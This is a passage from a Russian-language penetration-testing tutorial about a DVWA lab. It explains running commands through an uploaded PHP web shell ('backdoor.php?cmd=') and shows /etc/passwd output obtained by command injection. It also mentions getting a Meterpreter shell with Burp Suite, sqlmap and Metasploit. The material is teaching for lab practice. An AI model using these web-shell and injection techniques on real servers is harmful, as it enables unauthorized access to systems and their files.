Страница будет загружена, однако на экране ничего не отобразится. Пустой экран объясняется тем, что мы еще не передали никаких команд. Если внимательнее рассмотреть ввод, то увидим `cmd` в одинарных кавычках. Это переменная, в ней хранится команда, которую мы хотели бы выполнить. Переменная `cmd` передает эту команду для выполнения. Чтобы выполнить ее, в адресной строке введите `backdoor.php ?cmd=`, а затем вашу команду. Для демонстрации возможностей переменной `cmd` мы воспользовались командой `ls` (рис. 10.58).

```
--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.012/0.014/0.016/0.003 ms
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:102::/home/syslog:/bin/false
klog:x:102:103::/home/klog:/bin/false
mysql:x:103:105:MySQL Server,,,:/var/lib/mysql:/bin/false
landscape:x:104:122::/var/lib/landscape:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
postgres:x:106:109:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
messagebus:x:107:114::/var/run/dbus:/bin/false
tomcat6:x:108:115::/usr/share/tomcat6:/bin/false
user:x:1000:1000:user,,,:/home/user:/bin/bash
polkituser:x:109:118:PolicyKit,,,:/var/run/PolicyKit:/bin/false
haldaemon:x:110:119:Hardware abstraction layer,,,:/var/run/hald:/bin/false
pulse:x:111:120:PulseAudio daemon,,,:/var/run/pulse:/bin/false
postfix:x:112:123::/var/spool/postfix:/bin/false
```

Рис. 10.57. Выводим содержимое файла

Рис. 10.58. Переменной cmd присвоена команда ls

Используйте свое воображение, чтобы проверить различные варианты. Надо признать, для таких экспериментов потребуются время и некоторые усилия. Но вы всегда можете вернуться к предыдущему состоянию, просмотрев исходный код (рис. 10.59).




Рис. 10.59. Бэкдор в папке http://192.168.0.19/dvwa/vulenrabilities/exec

Мы бы добавили, что для выполнения этих шагов вы можете задействовать ретранслятор из Burp Suite. Для получения оболочки Meterpreter воспользуйтесь Burp Suite в сочетании с sqlmap и Metasploit.

Резюме

В этой главе мы рассмотрели несколько основных инструментов, предназначенных для тестирования веб- и облачных приложений, которые основаны на одних и тех же протоколах и используют одни и те же платформы.

Вы узнали, что такие уязвимости имеют общую первопричину — пользовательский ввод, где вводимые данные не обрабатываются или не проверяются. Кроме того, при использовании одной уязвимости можно задействовать и другую (например, обход каталога для включения файлов).

Чтобы определить возможные уязвимости, протестировать и использовать их, мы воспользовались инструментами OWASP ZAP, nikto, sqlmap и Burp Suite. Однако в составе Kali вы найдете много других полезных инструментов, причем некоторые из них могут использоваться совместно.

Burp Suite и OWASP ZAP — очень мощные автономные инструменты, которые, помимо прочего, можно использовать для выполнения тестов обхода каталогов и включения файлов.

Существуют и другие инструменты, с помощью которых можно тестировать приложения:

- *Commix* — предназначен для атак инъекциями команд;
- *DirBuster* — инструмент грубой силы для работы с каталогами веб-сервера;
- *Recon-NG* — инструмент веб-разведки;
- *Sqlninja* — средство SQL-инъекции Microsoft.